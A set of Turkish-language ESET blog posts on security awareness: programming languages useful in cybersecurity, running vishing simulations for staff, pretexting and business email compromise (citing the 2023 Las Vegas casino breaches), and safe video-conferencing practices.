Peki, sizin için bulut tabanlı güvenliğe geçmenin zamanı gelmedi mi?
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Bulut, Cloud Security, Siber Güvenlik
---
### [Siber güvenlik için önemli 5 programlama dili](https://antivirus.com.tr/siber-guvenlik-icin-onemli-5-programlama-dili/)
**Published:** Ekim 5, 2023
**Author:** ESET
**Excerpt:** Kodlama, teknoloji dünyasının vazgeçilmezlerinden. Güvenlik alanında en çok tercih edilen beş programlama dili ve her birinin faydalarını gözden geçiriyoruz.
**Content:**
Kodlama, günümüz teknoloji dünyasının birçok alanında temel bir beceri haline geldi ve başta siber güvenlik alanında kariyer sahibi olmak isteyenler olmak üzere iş arayan birçok kişi ve öğrenci için artan bir öneme sahiptir. Güvenlik alanındaki tüm işler kodlama becerileri gerektirmese de en azından temel kodlama ilkelerine ilişkin bilgi sahibi olmak bu alanda kariyer yapmak isteyenlere büyük avantaj sağlayacaktır. Güvenlik alanında en çok tercih edilen beş programlama dili ve her birinin faydalarını gözden geçiriyoruz.
## Python
[Python](https://www.python.org/), geniş araç ve kütüphane koleksiyonu, kullanım kolaylığı, diğer platformlar ve teknolojilerle uyumluluğunun yanı sıra en aktif geliştirici topluluklarından birine sahip olmasıyla biliniyor. Tüm bunlar Python’u siber güvenlik dünyasında en çok tercih edilen programlama dillerinden biri haline getiriyor. Genellikle, tekrarlı görevlerin otomasyonu, denetim, adli analiz ve kötü amaçlı yazılım analizi gibi alanlarda kullanılıyor.

Bir [komut dosyası dili ](https://es.wikipedia.org/wiki/Script)olarak, kötü amaçlı yazılım parçalarını analiz etmek ve onlardan bilgi toplamak, yapılandırma şifresini çözmek veya diğer düşük düzeyli analiz türlerini gerçekleştirmek gibi belirgin bir sorunu çözmek için çok yararlı olabilir.
Basit ve öğrenmesi kolay bir programlama dilidir ve diğer bazı dillere göre çok daha kısa bir öğrenme eğrisine sahiptir. Ayrıca diğer programlama dillerine oranla çok daha az kod gerektirir. Açık kaynaklı olduğu için hakkında çok fazla bilgi bulunabilir.
## PHP
PHP’nin en yaygın kullanım alanı web geliştirme olsa da siber güvenlikte de uygulanabileceği çeşitli alanlar vardır. Bunun bir örneği, PHP tabanlı web uygulamalarının analizi veya SQL enjeksiyonu ya da siteler arası komut dizisi saldırıları (XSS) gibi güvenlik açıklarının araştırılmasıdır.
PHP aynı zamanda web uygulamalarındaki veya web sunucularındaki şüpheli davranışların kayıtlarını analiz ederek, bir güvenlik ifşası veya güvenlik ihlaline işaret edebilecek şablonları arayarak tanımlamak için de yararlı olabilir.
Son olarak, diğer dillerde güvenlik araçları geliştirme olanakları çok geniş olmasına rağmen, PHP ayrıca özelleştirilmiş web kullanıcı arayüzleri oluşturmanıza veya kontrol paneline farklı güvenlik özelliklerini entegre etmenize de olanak tanır.
## JavaScript
“JS” olarak da bilinen JavaScript yorumlayıcı tarafından çalıştırılan, nesneye yönelik ve komut dizisi oluşturan bir programlama dilidir. İnternet siteleri ve mobil uygulamalar gibi birçok farklı uygulamanın geliştirilmesinde yaygın olarak kullanılır. İnternet uygulamalarının güvenliği (ve ilgili güvenlik açıkları) alanında ilerlemek isterseniz, iyi bir JavaScript bilgisi size kariyerinizde avantaj sağlayacaktır.
Siber güvenlik dünyasında JS, fiziksel bilgisayarda olası bir tehlikeyi önlemek için sanal bir makinede veya yalıtılmış bir ortamda olmak üzere, kötü amaçlı dosyalar veya internet sitelerinde bulunan kodların analizinde kullanılabilir. JavaScript aynı zamanda komut dizisi uygulandığı anda çalıştırılan fonksiyonların oluşturulmasına da olanak sağlar.
Saldırganlar, siber güvenlik analistlerinin çalışmalarını zorlaştırmak ve güvenlik yazılımı tarafından tespit edilmemek amacıyla genellikle JavaScript’te geliştirilen kötü amaçlı kodları yüksek düzeyde gizleyerek yayarlar.
## Programlama dili olarak SQL
Yapısal Sorgulama Dili (SQL) genel amaca yönelik bir programlama dili olmasa da, bu sorgulama dilinde ilişkisel veri tabanlarının nasıl çalıştığını anlamak, kod güvenliği denetimleri ve sızma testi yapan kişiler için çok faydalıdır.

SQL, bu tür veri tabanını sorgulamak ve güncellemek için yaygın olarak kullanılır ve SQL bilgisi sayesinde bir uygulamanın kodundaki güvenlik açıkları bulunabilir. Bu kusurlar, bir uygulamaya veya sisteme yetkisiz erişim veya hassas bilgilerin çalınmasına varan ciddi sonuçlara neden olabilir.
Hem yöneticiler hem de geliştiriciler, aralarında veri tabanı tablolarında saklanan bilgileri çağırma, güncelleme ya da silmenin de bulunduğu farklı amaçlarla SQL sorguları yazmaktadır. Buna karşılık SQL enjeksiyonu, İnternet uygulamalarına yönelik en sık yapılan saldırılardan biridir. Bunun için sızma testleri yapmak ve bu boşlukları tespit edip düzeltmek gerekir.
## Programlama dili olarak PowerShell
PowerShell yapılandırma yönetimi ve görev otomasyonu alanlarında yaygın olarak kullanılır ve bu yönüyle Windows işletim sistemlerinin çok kullanıldığı ortamlar için mükemmel bir seçenektir. Adli analizlerde PowerShell, bilgi çağırmak ve saldırganların bir güvenlik ihlali sırasında sisteme nasıl giriş yaptıklarını öğrenmek için oldukça faydalı olabilir.
PowerShell hakkında bilgi sahibi olmak aynı zamanda sızma testlerinde, açıklardan yararlanan yazılımların işletimi, hizmet taraması ve kötü amaçlı yazılım analizi gibi süreç boyunca yer alan çeşitli aşamalarda da yararlı olabilir
## Sonuç
Siber güvenlik alanında yaygın olarak kullanılan C and C++, Java, Bash, Go ve Ruby gibi başka kodlama dilleri de vardır. Bunları da başka bir blog yazısında ele alacağız.
Ayrıca bakınız: [Açık kaynak kodlu yazılım güvenli olabilir mi?](https://antivirus.com.tr/acik-kaynak-kodlu-yazilim-guvenli-olabilir-mi/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Rehber, Siber Güvenlik
---
### [Kim arıyor? Vishing farkındalığını simülasyon ile arttırın](https://antivirus.com.tr/kim-ariyor-vishing-farkindaligini-simulasyon-ile-arttirin/)
**Published:** Ekim 26, 2023
**Author:** ESET
**Excerpt:** Vishing (sesli oltalama), saldırganın insanları bir telefon görüşmesi ile hassas bilgileri vermeye ikna etmeye çalıştığı bir çeşit dolandırma tekniğidir.
**Content:**
Kuruluşunuzu modern siber güvenlik tehditlerinden korumak istiyorsanız ilk savunma hattınız [eğitimdir](https://www.eset.com/tr/business/cybersecurity-training/). Ancak, geleneksel siber güvenlik seminerleri ve toplu olarak dağıtılan eğitim e-postaları genellikle mesajınızı çalışanlara etkili bir şekilde iletmekte başarısız olur. Eğitim deneyimini daha ilgi çekici bir seviyeye yükseltmek için simülasyon tabanlı eğitimi düşünün. Vishing simülasyonu ile başlayabilirsiniz.
Savunma sistemleriniz ne kadar sağlam olursa olsun, kararlı bir saldırganın yetkisiz erişim elde etmek için insan psikolojisinden yararlanmasını engelleyemez. Bunun farkında olan bilgili işletmeler, çalışanlarını sosyal mühendislik teknikleriyle yüzleşmeye hazırlamak için proaktif önlemler alıyor. Kullanabilecekleri yöntemlerden biri de bir simülasyon alıştırması yapmaktır. Ekibinizin sesli oltalama saldırılarına karşı ne kadar hazır olabileceğini gösteren gerçek zamanlı bir teste bakalım.
## **Vishing nedir?
“Sesli oltalama” nın kısaltması olan [vishing](https://antivirus.com.tr/sosyal-muhendislik-saldirilari-vishing-smishing-ve-phishing-kendinizi-nasil-koruyabilirsiniz/), bir saldırganın bireyleri bir telefon görüşmesi ile hassas bilgileri ifşa etmeleri veya para transfer etmeleri için manipüle etmesini içeren kurnaz bir tekniktir. Geleneksel e-posta tabanlı oltalama yönteminin aksine, sesli iletişimin anındalığından ve kişisel doğasından faydalanır.
## Gerçek hayattan vishing örneği ve sonuçları
Vishing farkındalığı adı açıklanmayan bir teknoloji şirketinin çalışanları üzerinde test edildi.
Test sırasında çalışanlar üç farklı rol üstlenen bir saldırganla karşılaştı:
- **Finans departmanı desteği**: Bu senaryoda saldırgan, finans departmanı destek temsilcisi gibi davranarak e-posta yoluyla gönderilen kişisel verilerin onaylanmasında ısrar ediyordu. Sözde kritik dosyaya erişmek için oturum açma kimlik bilgileri gerekiyordu.
- **Dış denetçi**: Saldırgan sahte bir denetim firmasının temsilcisi gibi davranarak yöneticilerden çevrimiçi bir formu doldurmalarını istedi. Ancak forma erişim, kimlik bilgilerinin sağlanmasına bağlıydı.
- **İzindeki iş arkadaşı:** Üçüncü senaryoda saldırgan, bilgisayar erişimi olmayan ve acil yardım isteyen bir çalışan gibi davranmıştır. Sorunun çözülmesi için harici bir uygulamada oturum açılması gerekiyordu.
Dikkat çekici bir şekilde, bu teste katılanlar uyanık davrandılar ve saldırganın ilerlemelerini engellediler. Hiçbiri vishing girişimlerinin kurbanı olmadı. Bu durum sürekli siber güvenlik eğitiminin önemini vurgulamaktadır, zira bu kişiler çeşitli şekillerde düzenli eğitimler de dahil olmak üzere güçlü bir siber farkındalık programına sahip bir şirketin çalışanlarıydılar. Potansiyel olarak şüpheli bir durumla karşı karşıya kaldıklarında, daha önce edindikleri önleyici ilkeleri ustalıkla hatırlayıp uyguladılar ve böylece şirketlerini bir sosyal mühendislik saldırısının olası sonuçlarından korudular.
## Vishing kurbanı olmaktan nasıl kaçınılır?
- **Potansiyel tehlikelerin farkında olun**
Banka, devlet kurumu veya teknik destek gibi herhangi bir “yetkili “den beklenmedik bir telefon aldığınızda dikkatli olun. Arayan kişi olduğunu iddia ettiği kişi olsa bile, potansiyel riskleri bilmek ve dikkatli davranmak her zaman iyidir.
- **Arayanın kimliğini doğrulayın**
Yukarıdaki simülasyona katılan çalışanlar her zaman arayanın kimliğini doğrulamaya çalıştılar. Şüpheli bir çağrı aldığınızda, arayan kişinin tam adını, iletişim bilgilerini ve kuruluş bilgilerini isteyin. Bu verileri kuruluşunuzun web sitesi veya önceki iletişim gibi resmi kaynaklarla çapraz referans yapmaktan çekinmeyin.
- **Zorlayıcı sorular sorun**
Kolayca cevaplayamayacakları sorular sorarak potansiyel saldırganları şaşırtın. Bağlama bağlı olarak, önceki etkileşimler, amirler veya ortak tanıdıklar hakkında bilgi alın. Konuşmanın derinliklerine inmek tutarsızlıkları ortaya çıkaracaktır.
- **Acil taleplere dikkat edin**
Oltalama saldırganları hedeflerini etkilemek için genellikle aciliyet ima eder. Dikkatli olun ve sizi hızlı hareket etmeye zorlayan her türlü talebi dikkatle inceleyin. Acele kararlar vermeniz için köşeye sıkıştırılmanıza izin vermeyin.
- **Doğrulayın ve raporlayın**
Şüpheye düştüğünüzde aramayı sonlandırın ve kurumun resmi temsilcisiyle bağımsız olarak iletişime geçin. Şüpheli aramaların bildirilmesi, kolektif siber güvenlik çabalarına katkıda bulunacağı için çok önemlidir.
- **Siber farkındalığı eğitmek ve teşvik etmek**
Bu bilgileri kurumunuz genelinde paylaşın. Herkes bir vishing saldırısının hedefi olabilir. Bir siber farkındalık kültürü oluşturun ve şüpheciliğin önemini aşılayın.
## Başarılı bir vishing simülasyon testi için 6 adım
Oltalama simülasyonları gerçekleştirerek ekibinizi oltalama tehditlerini tanımaları ve bunlara karşı koymaları için etkili bir şekilde güçlendirebilirsiniz. Amaç parmakla işaret etmek veya tökezleyen çalışanları cezalandırmak değil, siber farkındalıklarını artırmaktır. Her simülasyonu, çalışma arkadaşlarınızı sosyal mühendislik taktikleriyle güvenle yüzleşmeye ve bunları püskürtmeye hazırlamak için bir fırsat olarak değerlendirin.
**Adım 1: Hedefleri ve kapsamı tanımlayın
Vishing simülasyonu için net hedefler belirleyerek işe başlayın. Çalışanların şüpheli telefon aramalarına verdiği tepkiyi mi yoksa kuruluşunuzun güvenlik eğitim programının etkinliğini mi değerlendirmeyi hedefliyorsunuz? Hedeflemeyi düşündüğünüz departmanlar, çalışanlar veya belirli roller dahil olmak üzere simülasyonun kapsamını belirleyin.
**Adım 2: Yönetimden onay alın
Şirketinizin yönetimine kimlik avı uygulamasının amacını, faydalarını ve olası sonuçlarını açıklayın. Endişeleri giderin ve bu proaktif yaklaşımın güvenlik açıklarını tespit etmeye ve gerçek dünyadaki güvenlik ihlalleri riskini azaltmaya nasıl yardımcı olabileceğini vurgulayın.
**Adım 3: Senaryolar geliştirin
Çalışanlarınızın karşılaşabileceği potansiyel tehditleri taklit eden gerçekçi oltalama senaryoları oluşturun. BT destek teknisyenleri, hizmet sağlayıcılar ve hatta hassas bilgiler isteyen dahili personel gibi davranan arayanları içeren senaryoları düşünün. İnandırıcı ve makul bir senaryo geliştirin ve aciliyet, korkutma ve gizli veri talepleri gibi vishing girişimleri için tipik olan kırmızı bayrakları içerdiğinden emin olun.
**Adım 4: Çalışanları bilgilendirin ve eğitin
Çalışanları test etmeden önce onlara siber güvenlik farkındalığının önemini hatırlatın ve şüpheli çağrılarla ilgilenirken belirlenmiş protokolleri takip etmelerini teşvik edin. Gerekirse tazeleme eğitimleri düzenleyin.
**Adım 5: Sonuçları değerlendirin
Simülasyondan sonra, toplanan verileri toplayın ve analiz edin. Eğilimleri, kalıpları ve iyileştirme alanlarını belirleyin. Katılımcılarla simülasyonun amacını, sonuçlarını ve çıkarılan dersleri tartışan bir bilgilendirme oturumu düzenleyin. Yapıcı geri bildirimler verin ve bir vishing saldırısını tespit etmenin önemini vurgulamak için gerçek dünyadan örnekler kullanın.
**Adım 6: Sürekli iyileştirin
Şirketinizin güvenlik eğitim programlarını, politikalarını ve prosedürlerini iyileştirmek için vishing simülasyonundan elde edilen bilgileri kullanın. Çalışanların yüksek düzeyde hazırlıklı olmasını ve ortaya çıkan tehditlere uyum sağlamasını sürdürmek için düzenli olarak benzer simülasyonlar gerçekleştirmeyi düşünün.
Ekibinizin savunmasını test etmeye hazır mısınız? Doğru hazırlıkla, bir oltalama simülasyonu şirketinizin siber güvenlik duruşunu güçlendirebilir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Dolandırıcılık, Oltalama, Siber Güvenlik, vishing
---
### [Kimlik Avı 2.0: İş e-postalarının nasıl ele geçirildiğini öğrenin](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/)
**Published:** Kasım 16, 2023
**Author:** ESET
**Excerpt:** Çalışanlarınızın hikâyeler içeren kimlik avı sosyal mühendislik taktiklerine karşı bilgili ve uyanık kalmasını sağlamalısınız.
**Content:**
BT yöneticisi olarak, kuruluşunuzu dijital tehditlere karşı korumada kilit bir rol oynuyorsunuz. Buradaki zorluk yalnızca şirketin sistemlerini ve verilerini korumak değil, aynı zamanda çalışanlarınızın bu taktiklere karşı bilgili ve uyanık kalmasını sağlamaktır. İşte kimlik avı da bu tehditlerden biri.
Şirketinizdeki bir kişi bilinmeyen bir göndericiden gelen ve bir bağlantıya hızlıca tıklamasını isteyen şüpheli bir e-posta alsa, tıklar mıydı sizce? Günümüzde pek çok kuruluşun düzenli bir parçası haline gelen çeşitli siber güvenlik eğitimleri sayesinde, bu kötü niyetli girişimi fark etme ihtimalleri oldukça yüksektir. Peki ya şirket içindeki bir e-posta adresinden geldiyse ve acilen bazı dahili belgelere erişim talep ediyorsa? Gönderenin adının tanıdık olması ve talebin görünüşte resmi olması kolayca güven sağlayabilir. Kimlik avı gibi sosyal mühendislik saldırıları da tam olarak bundan yararlanır.
**Pretexting,** geleneksel oltalama ile karşılaştırıldığında daha ayrıntılı ve sabırlı bir yaklaşımdır. Kurbanı bilgi vermesi veya belirli eylemleri gerçekleştirmesi için kandırmak amacıyla uydurulmuştur fakat inandırıcı bir bahane veya hikâyeye dayanan bir kimlik avı türüdür. Bu, kurbanın güvenini kazanmak ve bilgi almak için güvenilir bir iş arkadaşı, hizmet sağlayıcı veya otorite figürü gibi davranmayı içerebilir. Çoğu zaman, saldırgan hedefiyle bir yakınlık kurar ve herhangi bir şüphe uyandırmadan istenen bilgileri kademeli olarak elde etmek için uzun konuşmalar veya çoklu etkileşimlere girer.
## Kimlik avı ile **kumarhane siber soygunu**
Eylül 2023’te Las Vegas’ın ihtişamı, MGM Resorts ve Caesars Entertainment gibi [ünlü kumarhanelere yapılan ](https://www.reuters.com/technology/hackers-who-breached-casino-giants-mgm-caesars-also-hit-3-other-firms-okta-says-2023-09-19/)[sosyal mühendislik saldırıları](https://www.reuters.com/technology/hackers-who-breached-casino-giants-mgm-caesars-also-hit-3-other-firms-okta-says-2023-09-19/) gibi farklı türden bir gösteriyle karartıldı. Ehliyet ve sosyal güvenlik numaraları da dahil olmak üzere müşteri verileri geniş kapsamlı bir sosyal mühendislik saldırısı sırasında çalındı. Tüm bunlar nasıl ortaya çıktı? Görünüşe göre suçlular (ALPHV ve Scattered Spider hack grupları) gözlerini kimlik yönetim şirketi Okta’ya diktiler. Nihayetinde Okta’nın aralarında MGM ve Caesars’ın da bulunduğu beş masum müşterisinin savunmasını aşmayı başardılar.
Özellikle ilgi çekici olan ikinci grubun taktiğidir. Scattered Spider’ın bir kuruluşun bilgi güvenliği ekipleriyle telefonla iletişime geçtiği ve parolasının sıfırlanması gereken bir çalışan gibi davrandığı biliniyor. Bir güvenlik analisti olan Marc Bleicher, “Yardım masasını aramadan önce ihtiyaç duydukları bilgilerin çoğuna sahiptirler ve bu son adımdır” diyor. Benzer bir sosyal mühendislik tekniğinin Las Vegas kumarhane devlerinin verilerini ele geçirmek için de kullanılmış olması kuvvetle muhtemel: Okta geçtiğimiz aylarda, bilgisayar korsanlarının hedeflenen firmaların çalışanları gibi davranarak BT yardım masalarını sorunsuz bir şekilde manipüle ederek yinelenen erişim sağladıkları bir model rapor etti. Bu olaylar, hikâye uydurmanın sadece BT uzmanlarının değil tüm çalışanların farkında olması gereken önemli bir tehdit olduğunu kanıtlamaktadır.
Siber suç alanındaki hızlı gelişmelere ayak uydurmak amacıyla, oltalama ve hikâye yaratma arasındaki ayrımı yapmak faydalı olacaktır. [Verizon 2023 Veri İhlali raporuna](https://www.verizon.com/business/resources/reports/dbir/) göre, tüm sosyal mühendislik saldırılarının yaklaşık yarısı, bir önceki yıldan bu yana iki katına çıkan bir oranla, hikâye yaratma olaylarıdır.
## **Sosyal mühendislik olaylarında eylem çeşitleri**
Verizon Veri İhlali Raporu 2023e göre
E-posta hala sosyal mühendislik [saldırılarının %98](https://www.verizon.com/business/resources/reports/dbir/)‘ini oluştursa da bu saldırılar sosyal medya ve diğer iletişim kanalları üzerinden de gerçekleşebiliyor. Şaşırtıcı olmayan bir şekilde, hikâye kullanımı kimlik avı sosyal mühendislik saldırılarını daha da başarılı kılıyor ve bu nedenle giderek daha yaygın hale geliyor. Bu saldırılarda çalınan ortalama miktar da son yıllarda artarak [2022 yılında 50.000 dolara](https://www.verizon.com/business/resources/reports/dbir/) ulaşmıştır.
Zaman içindeki hikâye uydurma vakaları
## Hikâye uydurma (pretexting) nasıl çalışır?
Bu çevrimiçi dolandırıcılık, değerli bilgilere veya varlıklara erişim elde etmek için uydurulmuş bir hikâyeye dayanır. Ve her **iyi hikâyenin ihtiyacı olan şey inandırıcı karakterler ve ilgi çekici bir olay örgüsüdür.**
**Karakter,** dolandırıcının bu sahte hikâyede oynadığı roldür. Fail genellikle kurbanın patronu, bir devlet kurumu veya bir hizmet sağlayıcı gibi güvenilirliği ve yetkisi olan birini taklit eder. Kişisel olarak tanıdığınız birinin kılığına bile girmeye çalışabilirler.
Bu uydurma hikâyeye mantığını veren şey olay **örgüsüdür.** Sahnelenen durumlar genel olasıdır. Parolanızı değiştirme talebi gibi basit veya daha spesifik olabilir, örneğin kurumsal sistemlerdeki bir satıcının faturalama detaylarını değiştirme talebi gibi.
Saldırganlar, bahaneleri inandırıcı kılmak için genellikle hedeflerinin ilgi alanları, mesleki ayrıntıları ve hatta kişisel ilişkileri hakkında internetten topladıkları bilgileri kullanırlar. [Omdia’nın bir raporuna](https://omdia.tech.informa.com/OM009650/Black-Hat-Europe-How-serious-are-social-engineering-and-human-hacking) göre, yaklaşık 100 dakikalık basit bir Google taraması, bilgisayar korsanlarına ikna edici bir hikâye oluşturmak için kamuya açık kaynaklardan (çoğunlukla sosyal medya) yeterli bilgi sağlayabilir.
## Bir sonraki seviye: İş e-postalarının ele geçirilmesi (BEC)
Karakterleri daha inandırıcı ve dolayısıyla bahane uydurma tekniğini daha da tehlikeli kılan şey, kurbanın aşina olduğu görünüşte yasal bir e-posta adresi veya telefon numarasının kullanılmasıdır. Bu, şirket içinden biri ya da güvenilir bir dış ortak kılığına girme becerisine dayanan bir saldırı türü olan [iş e-postası tehlikesi](https://www.welivesecurity.com/2022/04/26/trouble-bec-how-stop-costliest-scam/) olarak adlandırılır. Çeşitli şekillerde ortaya çıkar:
- **Benzer alan adları,** “şirket” yerine “conpany” veya “Anna” yerine “Ana” gibi yasal bir e-posta adresinden sadece küçük bir yazım sapmasına sahip olabilir.
- **Alan** adı sahteciliği, e-posta protokolünü (SMTP) manipüle ederek görünen adı veya e-posta adresini taklit etme tekniğidir. SMTP, yanıtla düğmesine bastığınızda gönderenin farklı bir adres tanımlamasına da izin vererek yanıtları almalarını sağlayabilir.
- Saldırgan, genellikle kimlik bilgilerinin sızdırılması nedeniyle ele geçirilmiş gerçek bir **e-posta veya sosyal medya hesabını** da kullanabilir.
Bir BEC saldırısının en yaygın amacı, hedefi meşru, yetkili bir ticari işlem gerçekleştirdiğine inandırarak saldırgana para göndermeye ikna etmektir. [IBM’e göre](https://www.ibm.com/topics/pretexting), bir BEC saldırısından kaynaklanan ortalama veri ihlali maliyeti 4,89 milyon dolara ulaşmaktadır. Bu şaşırtıcı rakam, bu tehditleri anlamanın ve onlarla etkin bir şekilde mücadele etmenin önemini vurgulamaktadır.
## Şirketinizi pretexting, BEC ve kimlik avı saldırılarına karşı savunma
Hikâye uydurma ve BEC saldırılarında kullanılan taktikler karmaşık olsa da savunma ilkeleri her türlü sosyal mühendislik saldırısında olduğu gibi aynıdır. İşte çalışanlarınızın bilmesi gerekenler:
- **Dikkat ve ihtiyat**
Talep edilmeyen isteklere, özellikle de aciliyet gerektirenlere karşı dikkatli olun. Devam etmeden önce duraklayın ve durumu değerlendirin.
- **Eylem öncesi doğrulama
Güvenilir kaynaklardan geliyor gibi görünseler bile taleplerin gerçekliğini her zaman doğrulayın. Olağandışı veya hassas talepleri teyit etmek için bilinen iletişim bilgilerini kullanın.
- **Belirlenmiş kanalları seçmek**
Kurumsal bir ortamda, yalnızca önceden onaylanmış iletişim kanalları aracılığıyla iletişim kurun.
- **Tutarsızlıkları tespit etme**
E-postalardaki alışılmadık dil, yazım hataları veya yazım tarzındaki değişiklikler gibi tutarsızlıklara karşı dikkatli olun.
İşte şirketinizde siber güvenlikten sorumlu bir kişi olarak sizin yapabilecekleriniz:
- **Sürekli eğitim**
Gelişen tehditler ve saldırı teknikleri hakkında bilgi sahibi olun ve şirketinizde güçlü bir siber farkındalık oluşturmaya çalışın. Düzenli eğitim, ekibinizi şüpheli faaliyetleri fark etme ve bunlara yanıt verme konusunda güçlendirebilir.
- **Hassas verilerin korunması** Güçlü bir parola politikası, çok faktörlü kimlik doğrulama, şifreleme ve güvenli depolama uygulamaları ile kişisel ve kurumsal verilerinizi koruyun.
- **Hazırlık ve müdahale**
En iyi önleme tedbirleriyle bile bazı saldırıların başarılı olabileceğini kabul edin, bu nedenle başarılı bir saldırı durumunda hasarı en aza indirmek ve etkileri hızla hafifletmek için bir müdahale planınız olsun.
Pretexting, BEC ve kimlik avı saldırı örnekleri ne yazık ki siber suçluların sürekli ilerleme kaydettiğini gösteriyor. Siber tehditlere karşı kusursuz bir kalkan olmasa da farkındalıkla kendinizi silahlandırmak uzun bir yol kat etmenizi sağlayabilir. Unutmayın, güvenli olmak bir yolculuktur. Riskleri en aza indirmek, bir şeyler gözden kaçtığında etkili bir şekilde yanıt vermek ve sürekli değişen dijital güvenlik ortamına sürekli olarak uyum sağlamakla ilgilidir.
İlgili makale: <SVB:%20Her%20dolandırıcının%20hayalini%20süsleyen%20iflas%20haberi!>
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** BEC, Kimlik Avı, Kurumsal Güvenlik, Siber Güvenlik
---
### [Video konferans: Sanal toplantı odanız güvende mi?](https://antivirus.com.tr/video-konferans-sanal-toplanti-odaniz-guvende-mi/)
**Published:** Aralık 8, 2023
**Author:** ESET
**Excerpt:** Video konferans, birçok fayda sunarak bir nevi devrim yarattı. Ancak yine de bu sanal toplantı odaları kendine özgü potansiyel riskler ve dezavantajlar taşıyor.
**Content:**
Video konferans, verimliliği ve üretkenliği artıran birçok fayda sunarak ekiplerin iş birliği yapma biçiminde devrim yarattı. Ancak yine de her teknoloji gibi sanal toplantı odaları da kendine özgü potansiyel riskleri ve dezavantajları taşıyor. Çalışanların video konferans sırasında güvende kalmaları için neleri bilmeleri gerekir?
Geçtiğimiz birkaç yıl içinde, işle ilgili olanlar da dahil olmak üzere birçok sosyal etkileşim yavaş yavaş çevrimiçi ortama taşındı. Anlaşılır bir şekilde, pandemi bu süreçte önemli bir faktör oldu. Gitnux 2023 Market Data Raporu’na göre, COVID-19 nedeniyle video konferans uygulamalarının kullanımı [%62 oranında arttı](https://blog.gitnux.com/video-conferencing-statistics/). Yüz yüze toplantılarla karşılaştırıldığında, sanal toplantı daha az kişisel olabilir, ancak planlanması çok daha kolaydır ve neredeyse her yerde yapılabilir.

Yine de çevrimiçi etkileşimler kendi risklerini de beraberinde getirir. Video konferans genellikle gizli konuların tartışılmasını içerir. Yetersiz gizlilik kontrolleri, özellikle de katılımcılar ayarlarını düzgün bir şekilde yapılandırmazlarsa, hassas bilgilerin yanlışlıkla paylaşılmasına neden olabilir. Ayrıca, sanal toplantı ların kaydedilmesi ve saklanması, özellikle de bu kayıtlar uygun şekilde yönetilmez ve güvence altına alınmazsa, veri gizliliği endişelerine yol açabilir.
Video konferans platformları da güvenlik ihlallerine karşı savunmasız olabilir. Bilgisayar korsanları yazılımdaki zayıflıklardan yararlanarak sanal toplantılara yetkisiz erişim sağlayabilir ve hassas şirket verilerini veya konuşmaları ifşa edebilir. Davetsiz kişilerin saldırgan içerik veya diğer rahatsızlıklarla toplantıları bozduğu “[Zoombombing](https://www.nytimes.com/2020/03/20/style/zoombombing-zoom-trolling.html)” olayları riski de güçlü güvenlik önlemlerine duyulan ihtiyacı vurgulamaktadır.
Şirketinizin verilerini riske atmamak için ne yapabilirsiniz? İşte BT uzmanlarının her çalışana aşılaması gereken bazı güvenlik önlemleri.
## Video konferans için **yalnızca yetkili yazılım:**
- Çalışanların yalnızca BT departmanı tarafından onaylanan video konferans programlarını kullandığından emin olun. Yetkisiz yazılımların güvenlik açıkları olabilir.
- Video konferans araçlarının güvenlik ayarlarını doğrulayın ve şifreli video konferans platformlarını kullanmaya öncelik verin.
## **Güçlü şifreler:
- Video konferans hesapları için [güçlü, benzersiz parolalar kullanılmasını](https://antivirus.com.tr/dijital-bahar-temizligi-sosyal-medya-ve-parolalar/) teşvik edin.
- Ek bir güvenlik katmanı için çok faktörlü kimlik doğrulama (MFA) uygulayın.
## Video konferans için **gizlilik ve ağ güvenliği:**
- Çalışanlara video konferans araçlarını halka açık Wi-Fi ağlarında kullanmamalarını hatırlatın.
- Aktarım sırasında verileri korumak için uzaktan bağlanırken VPN [(Sanal Özel Ağ)](https://antivirus.com.tr/ceonuzu-vpne-yatirim-yapmaya-nasil-ikna-edebilirsiniz/)kullanılmasını teşvik edin.
- Hassas bilgilerin yanlışlıkla açığa çıkmasını önlemek için halka açık yerlerde görüntülü görüşme yapmamanın önemini vurgulayın.
## **Yazılım güncellemeleri:
- En son, yamalı sürümleri kullandıklarından emin olmak için çalışanları video konferans yazılımları için otomatik güncellemeleri etkinleştirmeye teşvik edin.
- Güvenlik güncellemelerini kuruluşunuzdaki tüm uç noktalara sistematik olarak uygulamak için bir güvenlik [açığı ve yama yönetimi çözümüne](https://www.eset.com/tr/business/solutions/vulnerability-patch-management/) sahip olun.
## **Güvenli ekran paylaşımı:
- Çalışanlara ekran paylaşımı oturumları sırasında yalnızca gerekli pencereyi veya belgeyi paylaşmaları talimatını verin. Gerekmedikçe masaüstünün tamamını paylaşmaktan kaçının.
- Çalışanları veri güvenliği konusunda eğitin. Hangi verileri başkalarıyla paylaşabileceklerini ve hangilerinin gizli kalması gerektiğini biliyorlar mı?
- Daha büyük bir video konferans düzenlerken, düzenleyici ekran paylaşımını sınırlayabilir ve yalnızca doğrulanmış kullanıcılara izin verebilir.
## **Güvenli ev ofis video konferans için önemli:**
- Çalışanlara ev ofislerindeki yönlendiricilerin ve Wi-Fi ağlarının varsayılan şifrelerini değiştirmelerini tavsiye edin.
- Çalışanların güvenli bağlantılar için WPA2 veya WPA3 ile şifrelenmiş Wi-Fi kullandığından emin olun.
## **Görüntülü aramaları güvenli bir şekilde düzenlemek:
- Yetkisiz erişimi önlemek için giriş için erişim kodları veya şifreler isteyin.
- Davet bağlantılarını yayarken dikkatli olun ve güvenli bir şekilde paylaşıldıklarından emin olun.
- Etkinlikler halka açık olduğunda her zaman katılımcıları kabul edin ve çıkarın.
- Erişim izni vermeden önce katılımcıları incelemek ve onaylamak için “bekleme odası” özelliklerini etkinleştirin.
- Geç gelenleri önlemek için tüm katılımcılar katıldıktan sonra toplantıyı kilitleyin.
